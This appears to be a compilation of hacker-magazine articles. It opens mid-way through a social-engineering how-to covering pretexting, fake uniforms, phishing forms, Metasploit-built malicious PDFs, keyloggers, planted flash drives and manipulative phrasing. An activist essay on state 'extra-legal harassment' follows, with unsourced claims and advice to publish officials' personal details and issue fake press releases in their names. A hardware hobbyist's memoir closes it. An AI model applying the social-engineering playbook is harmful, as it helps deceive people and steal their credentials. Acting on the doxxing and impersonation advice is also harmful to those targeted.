This is the phase where you decide what attack vector you are going to utilize and draw up a "game plan" essentially. The information has been analyzed and the facts are all straight. Are you going to guess security questions? Go dumpster diving? Imitate an employee? How are you going to establish the checkmate? After you've decided your weakest link, this is where you decide what you are going to need to create the best possible chance that your goal will be accomplished.

Pretexting is essentially the checklist of who you are, what you will need, when is the best time, and why you are there (in reference to what you would tell others). If you are making your name John Smith, this is where you decide what this alter ego has done in his life, where he works, and where he came from. If you use your own life as a baseline and change minor details, this can make living as someone else much more simple. Also, using information you gathered during recon, you would make John Smith's interest mirror your target's for faster rapport. A moment of hesitation could easily blow the whole operation, so take special precautions during this step.

Gathering the proper equipment... this could be a proper outfit to be an XYZ Wireless employee, a dirty garbage man, or even another CEO at a county mixer in an expensive suit. It may help to make fake emblems on clothing or vehicles to add the extra believability. The more believable, the less chance you have of front desk Jane second-guessing your intentions. You could make phony business cards that would make your fictitious company believable to use by the target to help engage conversation as well.

Creating the payload is also done in this stage. This can be done very simply through Metasploit. The payload can be a malicious PDF that copies hard drive contents to the flash drive, something to spread a botnet installer across the entire infrastructure, a key logger, or the malicious email attachment. The payload could even be getting a CEO to enter his information on a duped website form. This can be extremely useful, based on the fact that most people use the same password for everything. So their typing in their password could be golden, considering you most likely already have their email addresses. Who isn't going to open an attachment from their own boss?

Last but not least, prepare for the worst. This is basically creating your backup plan: where you are going to escape to if things get out of hand, or guidelines on what grounds you should abort the mission on. Tempers may flare, or suspicions may rise. A good rule of thumb is when you feel frustration building, make a joke. If it doesn't lighten the mood, leave. Frustrated or perturbed people are rarely willing to help.

Execution

This is where all of your previous work comes together for your final venture to the end game. This phase is extremely crucial and can make or break the entire mission. Look at the execution as a walking-on-eggshells scenario. Even

the slightest mishap can raise a mental alarm in the target, drastically reducing, if not completely eliminating your chance for success. Needless to say, take extra caution.

Phrasing is extremely important when attempting to get someone to bend to your will. You want to phrase your statements with confidence, hinting subconsciously that the person you are speaking to already knew they were going to do what you want. Instead of saying "If you could... uhh let me in, I could hopefully fix your problem," you could say "When you let me in, I'll let you know what the problem is and get it solved right away."

This could be considered the power of suggestion. You are essentially telling your target that they already know they are going to let you in, and that you are going to fix it and fast. This works on a subconscious level and is extremely effective. Mastering suggestion as a tool takes practice, but once mastered can render infinitely useful results. Also, in the area of phrasing, be funny, light hearted, well spoken, and cheerful. This is another play on humans wanting to be on the same mental level with the person they are interacting with. If you are open, kind, and willing to speak, chances are they will be too. That's what you want.

Taking note of a target's emotions can be of help as well. If you can see their face becoming more upset or angry, lead them in another direction. Read their facial expressions to see which direction to lead the conversation. Similar to being "hot" or "cold," use the hints they give you to make them more interested in you. If they have a questioning look on their face and you are speaking to someone with little to no knowledge of what you are doing, eliminate this face by giving them confidence in what you are saying. This can be done with jargon. It seems crazy, but saying more complicated and confusing things that the average person wouldn't know or understand can actually raise the confidence in someone who feels your ability is lacking.

Considering all of the previous steps, make your way to the office and drop off that flash drive. Go to that bar, have a few drinks, loosen up Mr. Smith of XYZ Corp, and get the secrets flowing. Welcome to the end game. If you followed all of the steps correctly and accomplished all of your goals, you win.

Extra-Legal Harassment

by D.B. LeConte-Spink

Lately, the daily news cycle has been filled with the story of Chen Guancheng, a Chinese human rights activist, self-taught lawyer... and target of what is routinely described as "extra-legal harassment" by local Chinese authorities. After serving years in prison on trumped-up charges, he was "released" to his home - only to find himself imprisoned there by armed thugs working for the state. These thugs not only put him on de-facto house arrest, but they also prevented his free contact with outside parties, attacked his family members, and otherwise made his life miserable - for more than two years. This spring, he "escaped" (from what was, theoretically, freedom) and has been engaged in high-stakes negotiations to save himself and his family from further state-sponsored, extra-legal harassment.

The purpose of this article is to explore the concept of extra-legal harassment, to outline the main techniques used, and to share hard-won lessons as to how activists can most effectively protect themselves against these forms of attack. It is essential for activists of all flavors to be aware of the risks of such extra-legal attacks, as they are becoming increasingly commonplace - and are increasingly the "go-to" tactical response of censorious, police-state regimes seeking to silence voices of dissent. Unfortunately, this is far from unique to heavy-handed regimes such as that found in China - extra-legal attacks are now routinely deployed by agents of the American censorship regime, and even appear to be spreading to Europe in some cases. And, while it's true that extra-legal harassment is becoming more commonplace, it's also true that the roots of this suite of anti-dissident tactics run historically deep. By understanding both contemporary examples and some of those deeper roots, we are best able to illuminate the risk landscape of extra-legal harassment.

If it is true that these kinds of attacks are more common nowadays, what is the driver for this uptick in extra-legal tactics? Ironically enough, evidence suggests that the rise of extra-legal tactics is directly - and negatively - correlated with overall increases in formal,

legal protections offered to dissidents, minorities, and activists worldwide. Two examples: not only are (some) previously persecuted sexual minorities now explicitly protected from discrimination by newly-passed laws, but the general concept of respect for diverse opinions is recognized (or, at the least, given lip service) by court systems in more and more countries. In America, the famous Lawrence v. Texas ruling by the Supreme Court removed once and for all the (legal) grounds for discrimination against minority sexual orientations. In Spain, critics of the Franco regime (and its descendants) speak more and more openly, with the support of judges actively supportive of genuine human rights. However, the more that courts actually embody a respect for the evenhanded application of rule of law (and for genuine diversity in human affairs), the more that opponents of exactly these trends are forced to seek extra-legal tools to attack activists, dissidents, and minorities. So, in this sense, the success of legal campaigns for formal equality of treatment under law lead indirectly to extra-legal harassment.

Perhaps the canonical example of modern extra-legal harassment is, of course, the persecution brought to bear by rogue U.S. government officials against the WikiLeaks team. All of the elements of an extra-legal campaign are to be found in this example: an absence of substantive claims of any actual laws broken; whipping up of mob frenzy and demagogic hatred towards the victims; reliance on elements of the corporate-oligarchic power structure to implement punitive measures; and the shadowy nature of who, exactly, is managing and implementing the extra-legal campaign itself. These are all red flags for a coordinated, extra-legal attack. However, despite the broad nature of extra-legal attacks promulgated against the WikiLeaks team, there's an even bigger menu of possible extra-legal tools that have been deployed successfully by rogue state elements. These include...

Black Propaganda

The use of disinformation, misinformation, slander, and planted lies in order to smear targets of governmental ire is perhaps as old as central government itself. However, modern forms of black propaganda ("white" propaganda is disinformation spread to make one side of a conflict look good; black seeks to make the other side look bad) have reached their nasty apotheosis in the work of both the Soviet KGB/FSB and the American CIA during the Cold War. As the two superpowers battled back and forth in their propaganda wars, the techniques they developed inevitably leaked back into civilian spheres. Perhaps most famously, in America the FBI (and other agencies) engaged in an orgy of illegal propaganda campaigns against Native American activists, Black Panthers, peace proponents... basically, anyone who dared to stand up to American hegemony. Dubbed "COINTELPRO," this massive program was eventually unmasked by congressional investigators - although (predictably) not one of the thugs-with-badges who conceived of, implemented, and profited from this illegal conspiracy ever went to prison for their crimes. While far from unique, the disclosures that came from the COINTELPRO unmasking demonstrated authoritatively that black propaganda is an effective, efficient, and always tempting tool of governmental forces bent on destroying a target's life - without bothering to bring criminal charges.

Classical forms of black propaganda involve spreading lies about a target's sexual life, family configuration, religious beliefs, personal past (particularly "crimes" they never committed), or any other wedge issue that can turn mainstream public opinion against the target. Sometimes, false "proof" of such claims are fabricated by the authors of black propaganda campaigns - but that's not always the case. Particularly when coupled with press hit-jobs (see below), black propaganda can be successfully deployed with no objective "evidence" whatsoever. It's worth noting that the Pentagon has invested heavily in tools to spread disinformation via online social networks, which are an ideal vehicle for their transmission. In the WikiLeaks extra-legal assault, claims of "rape" were an effective tool of black propaganda against a key team member: although objective, factual data disconfirmed any such claims, the spread of the "rape" meme served a useful function in splintering supporters of the team, distracting the public from the deeper story unfolding, and draining the emotional and financial resources of the propaganda's targets. In other words, it worked.

Over Frame-Ups

Whilst black propaganda involves disinformation aimed at discrediting a target, a frame-up is less subtle. And, while frame-ups are indeed part of the extra-legal toolkit, they make use of the formal legal system as key element of their approach. When we think of examples of activists being the victims of frame-jobs, examples that come to mind include Soviet-era campaigns to "convict" noted dissidents of "crimes" that never took place. The pure-form are the famous Stalin show-trials, in which party cadres who had fallen from favor were paraded through court hearings that remained formally rigid in their adherence to procedural standards - even as it was clear to most observers that the actual charges (and any putative evidence) were entirely fraudulent. Lawyers were present, judges sat in studious postures... but the whole thing was built on a foundation of shit. They were kangaroo courts, hearing "cases" that had no substance.

Modern frame-ups, in contrast, tend to be both more subtle and more insidious. This is particularly true in the U.S., so-called "land of the free," where the crime of "conspiracy" has grown in the penal code like noxious, deadly plague. Nowadays, Americans (as well as citizens of other countries, who can be freely kidnapped from anywhere in the world by U.S. forces, whether they've ever set foot in the U.S. or not) can - and routinely are - sentenced to decades in prison for "conspiring" to do things... without ever taking active steps to do anything. Of course, the ground was prepared for such injustice as the War on Drugs turned mere discussions about narcotics into federal crimes - but today, conspiring to commit essentially any "crime" can result in indictment, trial, and imprisonment. This is ideal for frame-ups, because the only "evidence" that need be presented in court is statements from self-professed witnesses/co-conspirators. So, if a corrupt prosecutor wants to send a dissident to prison, all she need do is illegally pressure some sorry target into making a false statement against her target - and he's off to federal prison, for years (I know all about this one, first-hand). Any activist is at risk of such frame-ups, since, by definition, activists work closely with other colleagues, contacts, and allies of varying degrees of familiarity and law-enforcement-resistance savvy. All it takes is one or two of those contacts to be pressured into making false statements, and the frame-up is a success.

Worse yet, think on this: if a corrupt cop (or prosecutor, or whoever) really wants to attack an activist, she can do this: have him arrested and seize any computing devices he might be carrying (smartphone, tablet, etc.). Gain access to the file system and plant a few select files (including, say, images of underage humans... of which law enforcement agencies have endless libraries available at their fingertips) - being careful to ensure the metadata is all doctored appropriately along the way (cop-only forensic tools like EnCase make this trivially easy even for technical noobs); now, you've got an indictment, a guaranteed "win" in front of an enraged jury, and decades in prison for the activist. Even if the activist protects himself with well-implemented encryption, what's to stop that corrupt cop from simply wiping the entire HD, installing a new OS, and planting a few files on that? Sure, the target can hire his own forensic experts to contest the whole setup... but who will the jury *really* believe? If this sounds farfetched, remember that the only thing preventing such scenarios is the assumed "honesty" of cops. Given how many cops are busted each and every day for all manner of corruption and lawbreaking (and those are only the ones who are *caught!*)... do you feel lucky, punk? If only one in ten cops are corrupt, that's still a 10 percent chance of going to prison for decades.

Paper-Thin Indictments

A related form of extra-legal harassment to overt frame-ups are paper-thin indictments. This is, again, more common in the U.S. since there's essentially no cost to a prosecutor who brings frivolous, mean-spirited, or outright bizarre indictments against targets. Once an indictment is birthed - and essentially any prosecutor can whip one up on their word - the target is officially a "defendant." He can be arrested, strip-searched, paraded in front of a frothing, naive press corps. He can be imprisoned, denied bail (if the prosecutor claims he is a "threat to society," regardless of facts), placed in solitary confinement, denied access to attorneys (incidentally, every one of these has been done to me, personally, so none are as farfetched as they sound). From there, he has to try to defend himself. Good luck with that. Sure, in theory, one is "innocent until proven guilty." Keep reminding yourself of that as you sit in solitary confinement, denied access to phones, legal mail monitored by police goons, etc.

The power of paper-thin indictments is that they can set the entire tone of debate when it comes to their targets. He's a "defendant," and he's "accused" of whatever crimes the prosecutor makes up. Even if he "wins" and beats the indictment, the taint of that entire experience will stick to him, essentially forever. It's really a form of modified black propaganda - using the criminal system as a white-hot branding iron. Worse still, in the U.S. the defendant will need to pay for his own defense (or he can rely on overworked public defenders... if he's a complete fool) - and even if he wins, he's not reimbursed a penny for his costs. With the deck stacked that firmly against defendants, the paper-thin indictment is a tried-and-true tool of extra-legal attack. Finally, the corrupt prosecutor can use the vacuous indictment as a fishing expedition, thereby putting pressure on friends, colleagues, and associates (see "Support Network Attack," below) and perhaps generating a genuine frame-up along the way.

Once again, the WikiLeaks example - the Swedish "rape" hysteria - serves as an excellent example of this form of extra-legal attack. Whether the target is ever actually "convicted" of anything or not is largely irrelevant.

Support Network Attacks

Many dissidents, activists, and social rights campaigners are willing to personally pay a high price in support of their chosen life's work. So, while government goons may well deploy any of the above extra-legal tactics against such individuals, it is unlikely those people will "break" and give up their work (forcing such a break is generally the goal of extra-legal attackers). When a target comes to realize that she is able and willing to withstand the worst a police state can throw at her and not only survive but actually thrive under the assault, she steps up a level and becomes all the more threatening to the forces of subjugation.

This is where support network attacks come into play. Even the most hardcore activist likely has someone in her life who she loves and who she would do (almost) anything to protect. Friends, family, colleagues, shareholders... even pets can be targeted in this kind of extra-legal assault. Let's say an anti-censorship activist has proven willing and able to survive and operate under withering assault from the censorship apparatus. Perhaps she learns that her aged mother is being harassed by tax authorities. Or, her brother is getting anonymous phone calls "warning" him that his sister's (imaginary, black-propaganda) sexual proclivities are going to be broadcast to a fawning press (see "Press Hit-Jobs" below). What now? What activist can stand up under attacks against not only her, but her (relatively defenseless) loved ones, as well?

More insidiously, support network attacks can make use of the police state's corporate allies to sever essential components of infrastructure from targeted activists, teams, and projects. Yet again, we've got excellent examples of this attack in the WikiLeaks case - think of the American censorship regime's calling of "favors" from PayPal, Amazon.com, and the credit card associations in order to disrupt and delay the team's ability to receive financial assistance from its network of supporters. Another excellent example is the active cooperation of ATT, Verizon, and other big telecom companies in the NSA's massive, illegal spying campaign against American citizens: even though all these companies knew they were breaking the law in doing so, they did "favors" for the U.S. goons and turned over details on countless activists to law enforcement thugs eager for any weapons to use against their targets. Note that no court orders were issued, no formal process was pursued. Instead, it's the old-boys' network of police state supporters which enables these kinds of attacks. The signature experience of victims of such campaigns is an ever-increasing difficulty in procuring any kind of basic corporate service - from payment processing through bank accounts, to advertising placements, hosting arrangements, public relations representation... you name it. When confronted, representatives of these various corporate interests will present dubious, ever-shifting explanations for why service has been suddenly cut off, denied outright, etc. - but, if pushed, they'll admit that they "got a call and received some information" and that they "need to make the right decision for their business, sorry." In recent years, the preferred avenue of attack by American goons seems to be payment processing: cut off access to financial resources, the censors seem to have concluded, and you handicap whatever target you've chosen. Choosing providers outside of highly-censorious countries is a great idea... but the arm of police states is longer than most folks think, and they can "call favors" from corporate entities halfway around the world if they so choose. Surprisingly few companies have the backbone, integrity, and honesty to stand up to such

"requests" for police state assistance. If you think you might be a target of this one, choose wisely when it comes to service providers - that tiny minority willing to stand tall against the covert pressure to cooperate is worth more than its weight in gold.

Press Hit-Jobs

This form of extra-legal attack is almost always combined with one of the others listed above, and in an age of hyperbolic media frenzy it's both deadly effective and increasingly commonplace. However, we must distinguish press hit-jobs from the general tendency of conventional press outlets to demonize that which they do not understand. The latter is a habit of mainstream reporting that is as old as the press itself, and we really can't label it a tool of state repression so much as a bad habit of humanity itself. However, the former is a dark art that has only come into itself fully in modern times. Even so, there are examples of press hit-jobs that go back much further - in pre-revolutionary America, political authorities would issue anonymously-printed, slanderous handbills against hated colonial agitators... a good example of extra-legal attack. In all press hit-jobs, the core of the attack lies in the distribution of false "facts" to press organs willing (or eager) to publish them, and the refusal of those same self-styled "journalists" to fact-check these lies into oblivion, or print corrections once these false facts are called to account.

In the modern context, one can identify a press hit-job by several signature attributes. One is that the source of the slanderous "information" (actually, disinformation) is almost never listed by name. Instead, these stories are attributed to "anonymous government officials" or "police sources" or some such. This helps to shield the perpetrators of such smears from civil liability for defamation. Two, the smears themselves are at once seemingly specific, and yet remain blurry and indistinct. Perhaps someone is accused of "ties to criminal hacking groups," or "involvement in serious illegal activities." Most perniciously, a press hit-job will sneak in a mention to some kind of alleged "underage content" and let readers fill in the blanks themselves (read: CP). Three, if the target of such a hit-job tries to contact the writers who have foisted off such lies on their reading public, the authors take extraordinary steps to hide from accountability. Phone calls refused, emails unanswered. Go up the chain of command to publishers, ombudsman, and the like, and the same holds true: the wall of silence. No correction will ever be printed, no apology offered. The hit-job exists to smear, and factual reality has no role to play.

Outsourced Thuggery

Of all the extra-legal tactics discussed thus far, outsourced thuggery is perhaps the most frightening when deployed aggressively. In modern society, the central government retains what political scientists call a monopoly on violence. If someone assaults you or robs your house, you're supposed to call the police - who will handle capturing the attackers, punishing them, and so on. They have a monopoly on the use of force in society, and you are able to - indeed, *required* to - allow them to take care of such matters on your behalf. It's a fundamental tenet of rule by law.

However, this aspect can be turned on its head by extra-legal partisans within government. Let's say you are a dissident and local cops don't like you as a result of your political beliefs, activism, online work, whatever. If they send actual, badge-carrying police to your house to beat you up, you're surely going to sue them in civil court and it's even possible you'll win the case (although unlikely the cops would actually go to prison, in today's day and age of "protect the cops" politics). However... if the cops simply authorize someone *else* to assault you with the promise that the attacker won't face any kind of prosecution or punishment and, in fact, will receive some form of "off the books" benefits from the cops, then you've been the victim of outsourced thuggery. A particularly nauseous form of this extra-legal attack involves the cops telling thugs that it's "fair game" in stealing from targeted activists - the benefit promised to the thugs is that they can keep whatever they steal, no questions asked, no prosecution. As an activist facing outsourced thugs, you can't actually fight back against them - since you'll be charged with "assault" if you engage in violence (which the police, remember, have a legal monopoly on). You're in a Catch-22 situation, damned if you do and damned if you don't. Outsourced thuggery can escalate to vicious physical attacks or even murder (this happens, for example, in Russia to many dissident leaders and brave journalists exposing official corruption); in America, it's more commonly a tacit agreement that police will allow vigilantes to target activists without

any risk these attacks will be prosecuted.

I've faced outsourced thuggery myself, and - after my home was burglarized and valuable assets stolen by a known thief - been told by the prosecutor in the county where I lived that (and I quote verbatim) "the law doesn't exist to protect *people like you*." This is an excellent example of the tactic. Unfortunately, it's extremely difficult to fight back against these kinds of harassment - one cannot, in practical terms, "force" a prosecutor to bring a case against outsourced thugs. Worse, for those of us who much prefer not to ask police or other compromised authority figures for "help" or for any role in our personal lives, we're already hesitant to call the cops when we are attacked. In point of fact, the best response to outsourced thuggery - as we'll discuss below - is to document the circumstances and aggressively publicize the specific details of corrupt police-state employees who partake of this form of extra-legal attack.

Expropriation

Finally, a straightforward extra-legal attack involves police-state forces simply stealing the target's personal property in order to hamstring her ability to continue her activist work. Perhaps a car is impounded for "bad tags" (even though tags are in order), or real estate is suddenly encumbered with liens, old tax bills, and so forth. For technology-centric activists, an increasingly common tactic is to steal computers, servers, smartphones, etc. This is technically "illegal," of course - but good luck holding police to task for it. The target might someday get back the expropriated property... or not. Personally, I'm fighting for return of a stolen, encrypted computer currently - the Feds want to give it back, but wipe it of all data first. This is an excellent example of extra-legal expropriation of 100 percent legal, private property.

Surviving the Attack

For those who find themselves the target of extra-legal harassment, the experience can be disorienting. Indeed, that's part of the proven effectiveness of such tactics - particularly in countries where "the rule of law" is touted as more than just an empty slogan (in other countries, where state power doesn't even pretend to follow laws, extra-legal harassment can be just as damaging, of course - albeit less surprising). The uncertainty and sense that one is, for lack of a better phrase, living in one of Orwell's brutal dreams can lead one to a sense that there's little way to mount an effective defense. That feeling is, I've realized, an essential part of the extra-legal puzzle: it's demoralizing, disempowering, and profoundly disorienting.

However, having survived a spate of aggressive extra-legal harassment by U.S. federal goons, I've learned some valuable firsthand lessons that can serve other activists well. I'll break these lessons down into three broad categories: the power of survival, the catalyst of humor, and the leverage of reverse surveillance. We'll take these in reverse order.

Extra-legal harassment is undertaken by individuals within state power structures; this may seem self-evident, but it's worth emphasizing. Whilst the "criminal justice system" has itself evolved into a well-oiled, well-staffed, and well-insulated bureaucratic tool for suppressing and punishing dissent, the extra-legal tactics explored above are rarely systematized in the same way. Rather, they take place when a small cadre of corrupt state actors - the proverbial "thugs with badges," high on their own perceived power and feeling immune from any consequences - chooses to step beyond the boundaries of formal legal behavior and to, as they will often describe it, "take matters into their own hands." These groups are, by definition, small and ill-defined. Often, extra-legal harassment is enabled by the phenomenon of "cops helping cops," i.e., the old-boys' network tendency of badge-carrying thugs to assist each other, cover for each other's crimes, and generally support their assumed position "above" mere mortals such as taxpaying citizens (and activists, of course). These unofficial networks of corruption are extremely vulnerable to disclosure and disintegration via the harsh spotlight of objective publicity. And while these thugs will usually declaim their putative loyalty to their fellow conspirators, in point of fact they will routinely turn on one another if one is aggressively exposed in his criminal, extra-legal shenanigans. Consequently, an extraordinarily powerful reply to extra-legal assaults is what I call reverse surveillance: discovering, documenting, and disseminating the fine-grained details on individual participants in such corrupt cartels. This can be done via litigation (RICO-based civil claims are particularly powerful in their ability to use "discovery" to uncover hidden connections and personal details), via social engineering, via old-fashioned investi-

gative research... or a combination of all three. The key step is *publishing* this data, in a secure, non-censorable location online. When corrupt thugs find themselves in the unwanted spotlight of public awareness, they often as not sell each other out, deny their past actions, and otherwise set themselves up for even more legal difficulties when the inevitable civil litigation unfolds. The old saying is that sunlight is the best disinfectant; this is certainly the case when it comes to extra-legal gangs.

The second effective response to extra-legal harassment is humor. This may seem surprising - or even counterintuitive - but it's nevertheless true. The kind of corrupt cop who engages in extra-legal attacks against dissidents and activists is generally extremely puffed-up with sanctimonious self-importance (either due to religious beliefs, deeply held personal prejudices, or just the thrill of causing harm through the use of force). These kinds of people seem to have been surgically stripped of their sense of humor. This would be merely sad, had it not also opened up an extremely useful weakness: they cannot stand to be laughed at. Indeed, one of their worst fears seems to be serving as the butt of jokes they cannot control (like all bullies, they can throw punches but are constitutionally incapable of taking them without crybaby panic), and therefore turning humor on them preys on those fears in a tangible and profound way. My personal advice on using humor to crack the shell of extra-legal cop conspirators is to craft the humor memes in such a way that they act as a caricature of the very hatreds, prejudices, and bigotries that the conspirators hold most dear. Thus, for example, if an extra-legal assault is powered by the cops' personal prejudice against a minority sexual orientation, an effective humor-based counter is to author "camped-up" faux press releases in the name of those same key conspirators - and release them to news agencies. This kind of satirical publication is well protected against censorious (legal) attack in most all civilized countries; it's also proven effective in placing its targets in a Catch-22 position. Like the man who is asked when he stopped beating his wife - and can't answer the question without indirectly acceding to the frame of the question itself - the target of such hyperbolic satire is, even in denying the satirical statements attributed to her, inevitably linked to the topic itself in all future search engine queries, as well as in the public mind. They hate this, trust me. Humor is their nightmare - use it wisely.

Finally, there's a deep structural reality to extra-legal harassment: as Mr. Chen has proved through his durability, despite years of extra-legal repression by Chinese state authorities, the ability to *survive* is the most fundamental weapon of all. When the extra-legal hits just keep coming - when they escalate, and mutate, and seem like they'll never end - one fact always: the attacks will end, sooner or later. Those who can survive them (however they manage to do so), and not only survive but retain their integrity and even sense of humor, have "won" - and corrupt authority figures know this. Extra-legal campaigns are always of a limited duration; it may be weeks, or months, or years... but it will end. Corrupt cops eventually lose interest, they betray each other and end up fighting amongst themselves, or their own ineptitude eventually "outs" them and their illegal schemes. It's inevitable. Those of us who are targets of such campaigns prove ourselves and prove our durability by outliving these nasty monsters. We do even more than that when we recover from extra-legal campaigns not only to continue our activist work, but to do so as smarter, wiser, stronger, and braver activists as a result. Most of all, we help construct a bulwark against attacks on other activists in the future, by sharing our experience and hard-won knowledge - so that others can learn from what we've survived, and protect themselves more effectively at all levels.

That's been the intent of this article - to help you, the reader, prepare for this kind of attack. Pre-warned is prepared, and the ability to "de-mystify" the tools of extra-legal harassment is one of your strongest shields against any such situation you (or your friends, or family, or colleagues) may face in the future. Extra-legal harassment thrives in the shadows; it feeds on ignorance and a lack of visibility. The more we are able to name it, study it, and counter it... the more we take this tool away from power-mad central authorities who will (quite literally) stop at nothing to hinder the activists they see as their enemies. And, while these extra-legal tricks can be effective in a vacuum, they in fact turn on their corrupt initiators when we are able to see them for what they truly are: they are the last-gasp efforts of power-maddened thugs who, in their deepest souls, are nothing more than smalltime bullies looking for a way to make someone else suffer for their own lack of genuine spirit.

The Hacker Perspective

by Mike Keller aka GoodHart

I suppose I do not really fit the "mold" concerning those that (normally) call themselves hackers. But I feel I have been a hacker since long before the time computers were available in the household (and many businesses didn't have them yet, either). No mobile, much less cell phones, not even wireless phones. Automobiles did not have computers in them (the first I remember were in Volkswagen Type 3s and consisted of a bunch of resistors - that supposed "brain box"), and I still remember the first ad I saw on TV for a calculator that had four functions and could be held in the palm of your hand... and it was *only* $2,500 (or thereabouts)! Being born around 52 years ago had both advantages and disadvantages then.

To me, hacking embodies the freedom to grow at the pace one desires to grow, i.e., learn. *None* of us are anything like each other, and schools tend to stifle the brilliant and push to exhaustion those that can barely keep up. I learned more during summer vacations then I *ever* did at school. I also recently learned that I have a mild condition called Asperger's Syndrome. It kept me away from "socializing" in school, and would have pushed me into some academics had I been given some direction or opportunities when younger. As it was, I was fairly well isolated.

Yes, today I work with computers, but not as technically as most "hackers," but rather as an operator - night time batch run - and "watch to make sure everything stays up" person. When I was younger, I was more interested in computers than I am now, although I did learn a bit of JavaScript to solve a problem with the company's one website. After a month of intense learning and finally getting their old code to work properly, they went in another direction with it anyways.

In looking back, my start really *was* with hardware hacking. I was fascinated by the way things worked, mechanically and electronically. For instance, I didn't know how my cassette tape-player worked, and so, since it didn't work so well anymore (since my Dad had bought it, I was obligated to wait until its near death), I opened it up and looked inside. I got a book on schematics (but then, this was in the day when the equipment actually had the diagram on the inside cover of the case) and parts at the library and learned about capacitors, resistors, and transistors, which had just come into use not long before. (I still have a few radios etc. with a schematic of the circuit inside the cover.) Once opened, I saw the problem right away. The stupid little round "rubber band" that drove the mechanism was stretched out and cracked. It was the first item I had ever owned that was not made to "last." (Remember Ma Bell's early dial phones? They could withstand a nuclear blast, and did withstand *many* a dropping of them.)

I honestly regret the loss of an early transistor portable radio (GE) I had as a youth. It took four D batteries and, although it was only AM, it picked up stations famously. It was leather bound, almost a gray color if I recall correctly. Because smaller capacitors were coming into use, they were not yet produced "sealed," so the entire circuit, once placed on the board, was coated in paraffin. Not really very much fun to desolder, but not impossible.

Is there a difference in the attitude of a "hardware hacker" and one that mainly explores through software and computers? I don't think so. We all tinker to learn. But it goes beyond tinkering most of the time for me. Ever since that day I had to trash the tape player because of a dumb rubber band belt being used, I made it a goal to first learn and then repurpose. I learned to make things better (much of the time, but not always!). I perpend that it is just another set of tools. Computers are tools, and hardware of any other type are just different types of tools; they all can be used for good or ill.

I was in the sixth grade when I caught the hacker bug. Our science class made a battery out of paper towels and some lead foil. Then the teacher hooked it up to a battery charger and, after a few minutes, the saline solution the "battery" was sitting in started to bubble. After about eight minutes, we could hook it up to a light bulb and it lit! Not exactly exciting stuff, but for a ten-year-old underexposed to the world, it was great. I then took my "battery" home, found a jar to put it in, and poured in my own salt water. I wrapped some bare wire around the terminals, and hooked them to an old cord that was removed from some appliance that no longer worked. Before I plugged it in, I figured that maybe the mains would be a bit strong for this, and so I wired in a resistor I had removed from the tape player. I plugged it in and *wham*. The resistor turned to dust, exploding like a firecracker. Lesson one: don't mess with mains power until you know what you are doing. Later on, I also found out, quite by accident, that one does not provide a better ground to the mains box than the box is already being provided with (don't touch an older box while standing on the concrete floor in your bare feet).

It wasn't long after that that I learned my second lesson in hacking: don't ruin it for others (especially if that "other" is you, Dad!). I, still ten years old, wanted to know what was inside a D cell, the old zinc-carbon based ones. So I used my Dad's crosscut saw to cut one in half using the bench vise to hold the battery. Then I looked up what that black stuff inside was at the library again. Not very impressive, but later, when I got myself a 110 amp arch welder, the carbon rods from discarded batteries were useful (once cleaned up) as cutting rods for thin metals (as long as one was careful *not* to breathe any fumes from the chemicals one could not wash off the rods). Anyway, I put my Dad's saw away, but when he went to use it a few months later - since I hadn't cleaned off the manganese oxide innards of the battery - it was all rusted and corroded, and ruined. I got a warm bottom that night. So, carelessness, lack of consideration for others and their equipment, and laziness are not good traits to aspire to as a hacker.

I was a quiet kid, so in order to try to get me "out" more, my parents bought my brother and me a pair of walkie-talkies. It didn't really work, since I think we played with them one time. But, I saw that the box said it used "Channel 3" and, looking that up (still pre-Internet days), found out that was Channel 3 on the CB band. *Cool*. Now, we lived in a bit of a valley, so I wasn't picking up any signals easily. So, I tried my hand at hacking it. Taking the back off, it was easy enough to attach a wire to the terminal where the antenna was and extend it out... hmmm, still nothing... maybe something bigger... so I attached it to the central heating ducts of the basement. OK, now I could hear a bit, but not much. Hmm. I had an old Bulova five tube radio (AM of course) and attached the other side of the antenna to that. (I later found out there is a small current passing through that antenna and, standing on the basement floor in one's bare feet, one should avoid touching it.) Whoa! Suddenly I was able to pick up a CBer about two miles away, and he said I was "blowing his doors off" (meaning I had a decent amount of power to my signal)... all from a nine volt walkie-talkie.

I could go on to describe an early "phone extension" before that was "kosher" - an answering machine attached to a semi-party line (one other party on the line... it would pick up their calls too, and I got some really weird messages until I finally uninstalled it the next day), a small forge I made from a 55 gallon drum, and the many many pieces of test equipment I made from spare parts and odd schematics, hand copied as the copying machine was not in widespread use yet. An adamant reader of *Nuts & Volts, Popular Electronics, Electronics Now, CQ, EDN, QST, Circuit Cellar,* etc.

The news of Robert (Bob) Pease passing in an auto accident recently hit me hard, as we had written one another a few times. He was a giant in his field and one of the kindest persons I never got to meet.

Don Lancaster's *Hardware Hacker* was of great interest to me in the early days, also. You might say his influence was second only to Mr. Pease's. One of my favorite articles by Don was "Elegant Simplicity," found at `http://www.➥tinaja.com/glib/elesimp.pdf`. One of the first articles I'd turn to in *EDN* was Don Lancaster's "Guru's Lair Hardware Hacker."

I did make some attempts at hacking during the "acoustic coupler" phase of home computers, but I really didn't have the resources to do much (after modems became more "in line," I did use the parts to an old coupler for a few projects, including a metal detector I'd put together).

In all honesty, I don't think this type of hacking is of any less importance than anything done "with" computers, but, as things go along of course, more "devices" contain them in one form or another.

At the moment, I am in the middle of recovering from a boot sector crash on my wife's Windows machine. She is begging me to get as much info off of the hard disk as I can before I do any "wiping it clean" if I discover that it is not an actual hardware problem. If it is hardware, I can always use the hard disk as an auxiliary drive, without need of using it to boot.

After a week of fiddling (which included running Linux off a live CD for part of the recovery process), of course I find out that it *is* a bad boot sector on the hard disk, so it is going to become my backup as soon as I get the time to transfer everything.

One of my favorite things to do is to write instructions for Instructables.com. After documenting a project, I publish it there for others to see and maybe build or improve upon. Information is shared across the board, on all projects and hacks. They have an active forum for general as well as project discussions, and even a few places to ask questions. As the site is inundated by quite a few young persons, many of them in their teens, some of the projects are a bit on the simpler side, but they range from K'Nex and papercraft items to home built RepRaps and desktop laser cutters.

None of this is very exciting in this world of "super car chases" and shootouts in movies. It has none of the "drama" of secretive spying or espionage. It's just a world of unlimited exploration, which has spilled over into the arenas of astrophysics, genetics, and quantum physics.... If it can be learned, it can be hacked. And if it can be hacked, it can be improved.

